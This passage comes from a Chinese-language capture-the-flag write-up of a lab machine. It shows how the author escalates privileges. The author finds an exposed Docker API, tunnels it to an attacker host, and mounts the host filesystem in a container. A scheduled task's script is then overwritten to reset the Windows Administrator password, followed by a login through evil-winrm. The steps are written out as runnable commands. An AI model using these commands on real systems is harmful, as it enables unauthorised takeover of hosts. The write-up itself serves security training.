
尝试上传fscan工具对该IP进行TCP扫描:GitHub - shadow1ng/fscan: 一款内网综合扫描工具,方便一键自动化、全方位漏扫扫描。
./fscan -h 192.168.65.7 -p 1-65535 -nopoc -nobr
发现该IP开放了53/dns和2375/tcp端口,疑似为Docker宿主机,且2375/tcp端口为Docker WebAPI默认端口。
经分析研判,认为内网服务tcp://192.168.65.7:2375高度疑似Docker WebAPI服务,决定通过该端口进行提权。
Docker WebAPI提权
在目录信息收集过程中,我们已经发现了内网IP地址192.168.65.7,且该IP地址疑似为Docker宿主机,还开放了DNS服务和2375/tcp端口,现在尝试利用2375/tcp端口提权。

首先上传iox工具,将可疑端口转发到本地:GitHub - EddieIvan01/iox: Tool for port forwarding & intranet proxy
# 攻击机执行
./iox fwd -l *2222 -l 2375 -k 314159
# 靶机执行
./iox fwd -r 192.168.65.7:2375 -r *10.10.14.41:2222 -k 314159 &成功转发端口后,使用docker连接API,查看服务端Docker版本:
docker -H tcp://127.0.0.1:2375 version
连接成功!发现Docker Engine版本为28.3.5。尝试列出运行的容器:
docker -H tcp://127.0.0.1:2375 ps
靶机运行了2个Docker容器,一个运行网站服务,另一个运行数据库服务。查看导入的系统镜像:
docker -H tcp://127.0.0.1:2375 images
发现存在精简版的Alpine Linux系统镜像!直接新建Docker容器,将宿主机根目录挂载进Docker容器:
docker -H tcp://127.0.0.1:2375 run -v /:/mnt --rm -it alpine chroot /mnt /bin/bash
创建成功!直接进入/mnt目录查看:
ls -lA /mnt

发现存在host子目录,继续查看,在/mnt/host/c/目录下,发现Docker将Windows系统根目录挂载了进来:
尝试查看Windows系统计划任务配置目录:C:\Windows\System32\tasks\
ls -lA Windows/System32/tasks
发现系统管理员配置了多个计划任务,其中似乎包括了清除Docker容器的任务:
cat Windows/System32/tasks/Clean_Containers
发现系统每隔3分钟就会执行C:\Users\Administrator\Documents\container_cleanup.ps1脚本,直接对该脚本进行覆盖写入:
echo "net user Administrator Asd310056" > ./Users/Administrator/Documents/container_cleanup.ps1
echo "whoami /all > C:\whoami.txt" >> ./Users/Administrator/Documents/container_cleanup.ps1等待一会儿后,发现攻击机和Docker容器的连接断开了。再次创建容器查看,发现计划任务在/mnt/host/c/目录下成功创建了whoami.txt文件:
cat /mnt/host/c/whoami.txt
修改Windows管理员密码成功!直接使用evil-winrm登录:
evil-winrm -i monitorsfour.htb -u Administrator -p "Asd310056"
提权成功!!!!